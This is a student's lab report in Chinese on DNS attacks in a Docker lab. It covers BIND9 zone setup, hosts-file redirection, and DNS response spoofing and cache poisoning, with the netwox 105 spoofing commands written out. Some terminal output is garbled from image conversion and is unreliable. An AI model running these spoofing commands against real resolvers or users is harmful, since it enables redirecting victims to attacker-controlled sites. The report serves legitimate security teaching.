

Lab2 DNS攻击

- 姓名：雷鹏霄
- 班级：网安2004
- 学号：U202014627

文件说明

|—pcapng : 实验运行中保存的捕获报文。最好在实验seed Ubuntu下的wireshark打开（可能版本不一样导致标识差异）
|—pic : 实验截图
|—sourcecode: 实验所用到的源码
└—readme.md: 试验记录

1.实验环境


- 延用上次的实验环境
- 常用命令

```
1 docker ps -a #查看当前运行的容器
2
3 docker run -it --name=user --privileged      "seedubuntu" /bin/bash
4
5 #这里server 就不用 --privileged ,否则后面会报错
6 docker run -it --name=server      "seedubuntu" /bin/bash
7 docker run -it --name=attacker --privileged "seedubuntu" /bin/bash
8
9 docker exec -it 容器名 /bin/bash
10 docker exec -it user /bin/bash
```

1.1 实验准备

构建网络结构如下：

```
1 user      ="172.17.0.2"
2 DNS_server ="172.17.0.3"
3 attacker   ="172.17.0.4"
```



1.2 user配置

对于user，首先修改解析程序配置文件/etc/resolv.conf，配置主DNS服务器的IP地址172.17.0.3。

```

root@e759c23eac57:/# ifconfig
eth0      Link encap:Ethernet HWaddr 02:42:ac:11:00:04
          inet addr:172.17.0.4 Bcast:0.0.0.0 Mask:255.255.0.0
              inet6 addr: fe80::42:acff:fe11:4/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:4335 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:3256 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:3648336 (3.6 MB) TX bytes:0 (0.0 B)
lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:65536 Metric:1
                  RX packets:0 errors:0 dropped:0 over-
                  TX packets:0 errors:0 dropped:0 over-
                  collisions:0 txqueuelen:1
                  RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

root@e759c23eac57:/# cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 172.17.0.3
nameserver 8.8.8.8
nameserver 8.8.4.4

```

为什么是8.8.8.8：https://blog.csdn.net/qq_14989227/article/details/78342237

在完成配置用户计算机之后，使用 dig 命令从你选择的主机名获取 IP 地址。运行结果如下。

```
root@e759c23eac57:/# ifconfig          root@6b10567b359d:/# ifconfig
eth0      Link encap:Ethernet HWaddr 02:42:ac:00:00:00      Link encap:Ethernet HWaddr 02:42:ac:11:00:03
          inet addr:172.17.0.4 Bcast:0.0.0.0      inet addr:172.17.0.3 Bcast:0.0.0.0 Mask:255.255.0.0
          inet6 addr: fe80::42:acff:fe11:4/64      inet6 addr: fe80::42:acff:fe11:3/64
          UP BROADCAST RUNNING MULTICAST MTU:1500 qdisc pfifo_fast
          RX packets:4335 errors:0 dropped:0 o/o global options: +cmd
          TX packets:3256 errors:0 dropped:0 o/o Got answer:
          collisions:0 txqueuelen:0      ;;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 35063
          RX bytes:3648336 (3.6 MB)    TX bytes:1136 flags: qr rd ra ad: QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1
                                         IN      NS
lo       Link encap:Local Loopback      ;;; OPT PSEUDOSECTION:
          inet addr:127.0.0.1 Mask:255.0.0.0      ;;; EDNS: version: 0, flags:; udp: 512
          inet6 addr: ::1/128 Scope:Host      ;;; QUESTION SECTION:
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 over
          TX packets:0 errors:0 dropped:0 over;;; ANSWER SECTION:
System Settings: collisions:0 txqueuelen:1
                  . 87082 IN  NS g.root-servers.net.
                  . 87082 IN  NS j.root-servers.net.
                  . 87082 IN  NS e.root-servers.net.
                  . 87082 IN  NS l.root-servers.net.
                  . 87082 IN  NS d.root-servers.net.
                  . 87082 IN  NS a.root-servers.net.
                  . 87082 IN  NS b.root-servers.net.
                  . 87082 IN  NS i.root-servers.net.
                  . 87082 IN  NS m.root-servers.net.
                  . 87082 IN  NS h.root-servers.net.
                  . 87082 IN  NS c.root-servers.net.
                  . 87082 IN  NS k.root-servers.net.
                  . 87082 IN  NS f.root-servers.net.

root@e759c23eac57:/# [REDACTED]
```

1.3 DNS Server配置

1.3.1 配置BIND 9 服务器

具体见参考书，虚拟机内环境是默认配置好的

```
1 #启动bind 9 服务  
2 service bind9 start  
3  
4 #查看是否启动成功，即查看端口是否是监听状态  
5 netstat -nau  
6  
7 #清空DNS缓存  
8 sudo rndc flush
```

可以看到端口处于监听状态

```

root@e759c23eac57:/# ifconfig
eth0      Link encap:Ethernet HWaddr 02:42:ac:11:46:64
          inet addr:172.17.0.4 Bcast:0.0.0.0  Mask:255.0.0.0
          inet6 addr: fe80::42:acff:fe11:4664/128 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:4335 errors:0 dropped:0  overruns:0
             TX packets:3256 errors:0 dropped:0  overruns:0
             collisions:0 txqueuelen:0
             RX bytes:3648336 (3.6 MB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:65536  Metric:1
             RX packets:0 errors:0 dropped:0  overruns:0
             TX packets:0 errors:0 dropped:0  overruns:0
             collisions:0 txqueuelen:1
             RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@e759c23eac57:/# netstat -nau
          Active Internet connections (servers and established)
          Proto Recv-Q Send-Q Local Address           Foreign Address         State
          udp        0      0  0.0.0.0:33333        0.0.0.0:*
          udp        0      0  172.17.0.3:53       0.0.0.0:*
          udp        0      0  127.0.0.1:53       0.0.0.0:*
          ::*:53     0      0  ::                           :::*
root@55faf47664ab:/#

```

1.3.2 ping 一个域名

使用user ping 一个网站，使用wireshark 抓包，可以看见有DNS查询报文。捕获报文，存为 `pcapng\DNSTest_baidu.pcapng`

可以看到，首先是进行了一系列的DNS查询（个人感觉应该是迭代查询，但这里是从各个分布式的root DNS server 进行的平行的查询）

大概查询经历如下所示：

- 查询192.36.148.17，即i-root-server.net，并从这里查询E, G的ipv6地址

IP归属地查询

你的外网IP地址是：43.227.139.241

请输入IP或网站域名：

⚠ 请勿将本页面作为api使用，当请求量过高时，系统会限制访问！

IP 地址:	192.36.148.17
IP Long:	3223622673
归属地(纯真数据):	瑞典 主根域名服务器全球第090F13号I.ROOT-SERVERS节点(WorldAnycast任播网络瑞典Netnod运作BIND软件)
归属地(ipip):	I.ROOT-SERVERS.NET I.ROOT-SERVERS.NET -
归属地(淘宝数据):	
归属地(IP2REGION):	瑞典 Netnod
归属地(GeoLite2):	Sweden -

- 查询192.33.4.12，即c-root-server.net，返回cname解析记录：www.a.shifen.com www.a.shifen.com 以及其IP地址(cname 就是别名)

IP归属地查询


你的外网IP地址是: 43.227.139.241

请输入IP或网站域名:

⚠ 请勿将本页面作为api使用, 当请求量过高时, 系统会限制访问!

IP 地址:	192.33.4.12
IP Long:	3223389196
归属地(纯真数据):	美国 主根域名服务器全球第03OF13号C.ROOT-SERVERS节点(WorldAnycast任播网络Cogent Communications运作BIND软件)
归属地(ipip):	C.ROOT-SERVERS.NET C.ROOT-SERVERS.NET -
归属地(淘宝数据):	
归属地(IP2REGION):	美国 科进
归属地(GeoLite2):	United States -

- 172.17.0.3 (本地DNS server) 将IP地址发送回 User, User对百度进行ping操作。



1 另外ping 了 4399.com , 得到了不一样的结果, 保存了报文文件
2
3 从其中可以看到a\e\d\m\i . root-server .net 查询域名ip, 其中a, e返回结果, d\m\i 无相关记录。
4 (而且在高版本wireshark中, 根域名服务器会直接给你解析出来)
5
6 ! [image-20230423154847701] (pic\image-20230423154847701.png)

还存疑的问题: 如下图所示, 这一段的含义是什么? 反查域名?

但是查这个ip得到的是“IANA保留地址 用于多点传送”的结果

198.97.190.53查询是“美国 DoD网络信息中心”。

```
27 172.17.0.3      198.97.190.53    DNS      100 Standard query 0xdb4a PTR 226.10.125.123.in-addr.arpa OPT
28 172.17.0.3      198.97.190.53    DNS      100 Standard query 0xdb4a PTR 226.10.125.123.in-addr.arpa OPT
29 192.168.62.19   198.97.190.53    DNS      100 Standard query 0xdb4a PTR 226.10.125.123.in-addr.arpa OPT
30 198.97.190.53   192.168.62.19    DNS      154 Standard query response 0xdb4a No such name PTR 226.10.125.123.in-addr.arpa SOA ns.bta.net.cn OPT
31 198.97.190.53   172.17.0.3       DNS      154 Standard query response 0xdb4a No such name PTR 226.10.125.123.in-addr.arpa SOA ns.bta.net.cn OPT
32 198.97.190.53   172.17.0.3       DNS      154 Standard query response 0xdb4a No such name PTR 226.10.125.123.in-addr.arpa SOA ns.bta.net.cn OPT
33 172.17.0.3       172.17.0.2       DNS      143 Standard query response 0xa2be No such name PTR 226.10.125.123.in-addr.arpa SOA ns.bta.net.cn
34 172.17.0.3       172.17.0.2       DNS      143 Standard query response 0xa2be No such name PTR 226.10.125.123.in-addr.arpa SOA ns.bta.net.cn
35 172.17.0.3       172.17.0.2       DNS      77 Standard query 0xfahs NS 226.10.125.123.in-addr.arpa OPT
```

1.3.3 在本地DNS服务器中搭建一个区域

我们将使用本地 DNS 服务器作为域的权威名称服务器。在本实验中，我们将为 example.com 域设置为权威服务器。此域名保留用于文档，并且不由任何人拥有，因此使用它是安全的。

什么是权威服务器

例如，如果我的网络中有一个DNS服务器，该服务器保存foobar.com的A记录，则我的DNS服务器将对foobar.com域具有权威性。

如果客户端需要访问foobar.com，则可以查询我的DNS服务器，并且他们将获得权威响应。

但是，如果客户端需要访问contoso.com，并且他们查询了我的DNS服务器，则该服务器将没有解析该域的记录。为了使我的DNS服务器解析contoso.com，它需要使用递归查找（通过转发器或根提示）。我的DNS服务器将设置为将对它不具有权威性的域的查询发送到另一台DNS服务器。该DNS服务器将执行相同的操作，直到查询到达对contoso.com具有权威性的DNS服务器为止。该DNS服务器将返回正确的记录，这些记录将一直传递回客户端。

1.创建区域

向named.conf.default-zones添加如下内容

```
1 zone "example.com"{
2     type master;
3     file "/etc/bind/example.com.db";
4 };
5
6
7 zone "0.168.192.in-addr.arpa"{
8     type master;
9     file "/etc/bind/192.168.0.db";
10};
11
```

(上面每个大括号结束后要添加“;”，下面两个文件都可以在attachment文件夹内找到)

2.设置正向查找区域文件

在/etc/bind/目录中，创建以下 example.com.db 区域文件

```
1 $TTL 3D ;定义了其他DNS服务器缓存本机数据的默认时间
2
3 @ IN SOA ns.example.com. admin.example.com. (      ;指定权威服务器为
ns.example.com,
4           2008111001      ;定义序列号的值，同步辅助名称服务器数据时使用
```

```

5      8H          ;更新时间间隔值。定义该服务器的辅助名称服务器隔多久时间更新一次
6      2H          ;辅助名称服务器更新失败时，重试的间隔时间
7      4W          ;辅助名称服务器一直不能更新时，其数据过期的时间
8      1D)         ;最小默认TTL的值，如果第一行没有$TTL，则使用该值
9
10     @ IN NS ns.example.com.      ;NS记录：域名解析服务器记录，如果要将子域名指定
11           ;某个域名服务器来解析，需要设置NS记录
12
13     @ IN MX 10 mail.example.com. ;MX记录：建立电子邮箱服务，将指向邮件服务器地址，需
14           ;要设置MX记录
15           ;。建立邮箱时，一般会根据邮箱服务商提供的MX记录填
16           ;写此记录
17           www IN A 192.168.0.101      ;A记录：将域名指向一个IPv4地址（例如：
18           100.100.100.100），需要增加A记录
19           mail IN A 192.168.0.102
20           ns   IN A 192.168.0.10
21           *.example.com. IN A 192.168.0.100

```

解读：

- 上述文件包含7个资源记录，即Resource Record，简写为RR
- @代表着zone后面的字符，这里即为example.com
-

3.设置反向查找区域文件

为了支持DNS反向查找，即从IP地址到主机名，我们还需要设置DNS反向查找文件192.168.0.db

```


1 $TTL 3D
2 @ IN SOA ns.example.com. admin.example.com. (
3           2008111001
4           8H
5           2H
6           4W
7           1D)
8 @ IN NS ns.example.com.
9
10 101 IN PTR www.example.com.      ;PTR记录是A记录的逆向记录，又称做IP反查记录或指针记
11  录，负责将IP反向解析为域名
12 102 IN PTR mail.example.com.
13 10 IN PTR ns.example.com.

```

4.重新启动BIND服务器并进行测试

(在用户主机上dig www.example.com)

执行结果如下所示，报文保存在 \pcapng\Example.com.pcapng，可见是返回目标A记录，和额外的一条A记录(ns.example)



2.本地DNS 攻击

2.1 修改主机文件

`/etc/host` 是Linux上的HOST文件，它的优先级要高于DNS查询。如果我们有攻击手段可以更改`/etc/host` 文件，便可以实现对域名的恶意定向，从而导向我们自己的IP地址（比如伪造一个和银行页面差不多的网页）。这里我们假设已经能更改host文件。

需要注意的是，dig 命令会忽略/etc/hosts，但会对 ping 命令和 Web 浏览器等生效。比较攻击前后获得的结果。

1. 写入对应文件

```
1 zone "bank32.com"{
2     type master;
3     file "/etc/bind/bank32.com.db";
4 };
```

详见 attachment\bank32.com.db


```
1 $TTL 3D
2 @ IN SOA ns.bank32.com. admin.bank32.com. ( ;必须要admin子域
   名,否则解析失败
```

```

3 ;什么时候查询一下
4
5 RFC 1035
6
7
8
9
10 @ IN NS ns.bank32.com.
11
12 www IN A 1.2.3.4
13 ns IN A 1.2.3.4
14

```

在user里面输入 `dig www.example.com`, 可以见DNS解析成功




2.更改host文件

在尾部添加

1 172.17.0.4	www.example.com
----------------	-----------------

修改成功



2.2 直接欺骗用户响应

工具：netwox 105，其用法如下所示

```
1 netwox 105 --help2
2
3 Usage: netwox 105 -h hostname -H ip -a hostname -A ip [-d device] [-T
4 uint32] [-f filter] [-s spoofip]
5 Parameters:
6   -h|--hostname hostname           hostname {www.example.com}
7   -H|--hostnameip ip               hostname IP {1.2.3.4}
8   -a|--authns hostname           authoritative name server {ns.example.com}
9   -A|--authnsip ip                authns IP {1.2.3.5}
10  -d|--device device             device name {Eth0}
11  -T|--ttl uint32                 ttl in seconds {10}
12  -f|--filter filter            pcap filter
13  -s|--spoofip spoofip          IP spoof initialization type {best}
14
15 #attacker
16 netwox 105 -h www.abcd.com -H 172.17.0.5 -a ns.abcd.com -A 172.17.0.5 -f
17 "src host 172.17.0.2" -T 60 -d eth0
18
19 #在主机内
20 netwox 105 -h www.abcd.com -H 172.17.0.4 -a ns.abcd.com -A 172.17.0.4 -f
21 "src host 172.17.0.2" -T 60 -d docker0
```

可以看见成功伪造响应。向www.abcd.com这个不存在的域名发送DNS查询，可以使得DNS服务器的查询时间足够长，可以完美满足实验要求。

结果分析

- user向本地DNS服务器发送查询报文
 - netwox抢先伪造响应报文，发送回user
 - DNS服务器依旧执行迭代查询，但是不会有回应
 - 实验截图如下所示，捕获报文见 \pcapng\DNS_Response.pcapng

```

root@e759c23eac57:/# netwox 105 -h www.abcd.com -H 172.17.0.5 -a ns.abcd.com -A 172.17.0.5 -f "src host 172.17.0.2" -T 60 -d eth0
[...]
root@VM: /home/seed
root@VM:/home/seed# netwox 105 -h www.abcd.com -H 172.17.0.4 -f "src host 172.17.0.2" -T 60 -d docker0
root@3a780a964ef0:/# dig www.abcd.com
DNS question
| id=32680 rcode=OK      opcode=QUERY ; <>> Dig 9.10.3-P4-Ubuntu <>> www.abcd.com
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1; global options: +cmd
| www.abcd.com. A          ; Got answer:
| . OPT UDPpl=4096 errcode=0 v=0 ...
| ; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
DNS answer
id=32680 rcode=OK      opcode=QUERY ;;; QUESTION SECTION:
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1;www.abcd.com.
www.abcd.com. A          IN      A
www.abcd.com. A 60 172.17.0.4
ns.abcd.com. NS 60 ns.abcd.com.
ns.abcd.com. A 60 172.17.0.4
[...]
DNS
No. Time Source Destination
4 2023-04-24 14:43:22.1936402 172.17.0.2 172.17.0.3
5 2023-04-24 14:43:22.1937637 172.17.0.2 172.17.0.3
6 2023-04-24 14:43:22.1936402 172.17.0.2 172.17.0.3
7 2023-04-24 14:43:22.1945444 172.17.0.3 198.41.0.4
root@3a780a964ef0:/# [REDACTED]
DNS 65 Standard query 0x7fa8 A www.abcd.com OPT
DNS 72 Standard query 0xa95c NS <Root> OPT

```

尚不清楚的地方：

- 回应报文wireshark不到:
- 经常172.17.0.4抓不到，反而是主机经常抓到

2.3 用netwox实现 DNS 缓存中毒攻击

```

1 #DNS server清除自己的缓存
2 rndc flush
3
4 #在主机内
5 netwox 105 -h www.abcdef.com -H 172.17.0.4 -a ns.abcdef.com -A 172.17.0.4 -f
  "src host 172.17.0.2" -T 600 -d docker0 -s raw
6

```

相对于上个任务来说，已经可以抓到伪造的相应包了。但是依旧不能抓到通过伪造上层DNS服务器来响应本地DNS服务器的报文。详情请见 `pcapng\DNS_Poison_Netwox.pcapng`。说明netwox伪造的是对user的响应，而不是对Local DNS Server 的响应。

```
root@e759c23eac57:/# 
```

root@3a780a964ef0:/# dig www.abcd.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.abcd.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 35142

DNS_Poison_Fail.pcapng

dns

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-04-24 15:43:21.0069757...	172.17.0.2	172.17.0.3	DNS	85	Standard query 0x8946 A www.abcd.com OPT
2	2023-04-24 15:43:21.007349...	172.17.0.2	172.17.0.3	DNS	85	Standard query 0x8946 A www.abcd.com OPT
3	2023-04-24 15:43:21.0076376...	172.17.0.2	172.17.0.3	DNS	85	Standard query 0x8946 A www.abcd.com OPT
4	2023-04-24 15:43:21.0069757...	172.17.0.2	172.17.0.3	DNS	85	Standard query 0x8946 A www.abcd.com OPT
5	2023-04-24 15:43:21.0073771...	172.17.0.3	192.33.4.12	DNS	74	Standard query 0x38f8 A www.abcd.com
6	2023-04-24 15:43:21.0073828...	172.17.0.3	192.33.4.12	DNS	61	Standard query 0xc498 NS <Root>
7	2023-04-24 15:43:21.0073771...	172.17.0.3	192.33.4.12	DNS	74	Standard query 0x38f8 A www.abcd.com
8	2023-04-24 15:43:21.0073828...	172.17.0.3	192.33.4.12	DNS	61	Standard query 0xc498 NS <Root>
10	2023-04-24 15:43:21.0238841...	172.17.0.2	172.17.0.2	DNS	129	Standard query response 0x8946 A www.abcd.com A 172.17.0.4 NS ns.abcd...
11	2023-04-24 15:43:21.0236937...	172.17.0.3	172.17.0.2	DNS	129	Standard query response 0x8946 A www.abcd.com A 172.17.0.4 NS ns.abcd...
12	2023-04-24 15:43:21.00862577...	172.17.0.3	192.228.79.201	DNS	85	Standard query 0x9e83 A www.abcd.com OPT
13	2023-04-24 15:43:21.00862577...	172.17.0.3	192.228.79.201	DNS	85	Standard query 0x9e83 A www.abcd.com OPT
14	2023-04-24 15:43:21.00863134...	172.17.0.3	192.228.79.201	DNS	91	Standard query 0xbfa3 AAAA G.ROOT-SERVERS.NET OPT
15	2023-04-24 15:43:21.00863134...	172.17.0.3	192.228.79.201	DNS	91	Standard query 0xbfa3 AAAA G.ROOT-SERVERS.NET OPT
16	2023-04-24 15:43:21.00863951...	172.17.0.3	192.228.79.201	DNS	72	Standard query 0x1ef9 NS <Root> OPT
17	2023-04-24 15:43:21.00863951...	172.17.0.3	192.228.79.201	DNS	72	Standard query 0x1ef9 NS <Root> OPT
18	2023-04-24 15:43:21.00864195...	172.17.0.3	192.228.79.201	DNS	91	Standard query 0x2d2c AAAA E.ROOT-SERVERS.NET OPT
19	2023-04-24 15:43:21.00864195...	172.17.0.3	192.228.79.201	DNS	91	Standard query 0x2d2c AAAA E.ROOT-SERVERS.NET OPT
22	2023-04-24 15:43:22.00865772...	172.17.0.3	192.112.36.4	DNS	91	Standard query 0x434a AAAA G.ROOT-SERVERS.NET OPT
23	2023-04-24 15:43:22.00865772...	172.17.0.3	192.112.36.4	DNS	91	Standard query 0x434a AAAA G.ROOT-SERVERS.NET OPT
24	2023-04-24 15:43:22.00866250...	172.17.0.3	192.112.36.4	DNS	85	Standard query 0x8b82 A www.abcd.com OPT
25	2023-04-24 15:43:22.00866250...	172.17.0.3	192.112.36.4	DNS	85	Standard query 0x8b82 A www.abcd.com OPT
26	2023-04-24 15:43:22.0088097...	172.17.0.3	192.112.36.4	DNS	72	Standard query 0x882d NS <Root> OPT
27	2023-04-24 15:43:22.0088097...	172.17.0.3	192.112.36.4	DNS	72	Standard query 0x882d NS <Root> OPT

Answer RRS: 1

Capturing from any

dns

